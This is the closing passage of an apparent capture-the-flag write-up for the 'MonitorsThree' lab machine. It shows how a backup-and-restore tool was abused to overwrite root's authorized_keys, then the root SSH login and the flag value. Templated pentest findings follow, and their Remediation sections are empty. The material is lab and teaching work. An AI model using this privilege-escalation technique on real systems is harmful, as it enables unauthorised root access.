

For the Source data we selected source/tmp/authorized_keys.
Then we disabled the schedule.

And saved the backup we configured.


After it showed up on the Home screen we immediately executed it. Sometimes we needed to refresh the page because the application behaved a little bit slow.
With the first part done we switched to Restore and selected our backup.

Then we chose the only available file inside it.


And restored it to /source/root/.ssh/ with Override as an option already selected.

After finishing the restore we could simply login as root and grab the root.txt.
┌──(kali㉿kali)-[~]
└─$ ssh [email protected]
Last login: Tue Aug 20 15:21:21 2024
root@monitorsthree:~#
root.txt
root@monitorsthree:~# cat root.txt
dccccd24679739a60f227e46196267e3
📋 Security Assessment Report
Description
During the penetration test, it was discovered that the application was found to pass user-supplied input directly to a system shell call without sanitisation. The vulnerable parameter was incorporated into an OS-level command, allowing an attacker to append arbitrary commands using shell metacharacters and control the execution context of the web server process.
Impact
An attacker can execute arbitrary OS commands on the server with the privileges of the web application process. This enables complete file system access, extraction of credentials from configuration files and environment variables, installation of persistent reverse shells and backdoors, and lateral movement to internally accessible services — all without requiring any additional authentication. During this engagement, OS command injection was chained to obtain full root access to the server.
Remediation
Description
During the penetration test, it was discovered that the application incorporated user-supplied input directly into database queries without parameterisation. SQL injection was identified in authentication and data retrieval endpoints, allowing an attacker to manipulate query structure, extract unauthorised data, and bypass access controls entirely.
Impact
An attacker can extract the complete database contents — including usernames, password hashes, session tokens, and sensitive user records — without valid credentials. Authentication mechanisms can be bypassed by injecting always-true conditions. In environments where the database account holds elevated permissions, OS-level command execution is achievable through built-in procedures (xp_cmdshell, UDF), escalating directly to full server compromise as was demonstrated in this engagement.
Remediation
Description
During the penetration test, it was discovered that the sudoers configuration was found to grant the compromised user the ability to execute one or more programs as root with the NOPASSWD flag or without sufficient restriction on permitted arguments. The granted binary was identified in the GTFOBins database as capable of spawning a privileged shell or reading root-owned files outside its intended function.
Impact
An attacker with access to the low-privilege account can immediately escalate to root by invoking the sudo-permitted binary in a manner that escapes to a privileged shell — requiring no password, no additional vulnerability, and no waiting. During this engagement, this misconfiguration was exploited to obtain a root shell within seconds of gaining the initial foothold, resulting in complete host compromise.
Remediation
Description
During the penetration test, it was discovered that the authentication endpoint was found to have no rate limiting, account lockout policy, or CAPTCHA protection. Repeated authentication requests using a dictionary of commonly used passwords were submitted against discovered usernames without restriction, and valid credentials were recovered and used to obtain authenticated access to the application.
Impact
An attacker can perform unlimited automated credential guessing against all discovered usernames until valid credentials are found — with no restriction, lockout, or detection. In this engagement, valid credentials were recovered through dictionary attack, providing authenticated application access that was the pivotal stepping stone toward full server compromise. Reused passwords across services further amplified the impact of each recovered credential.
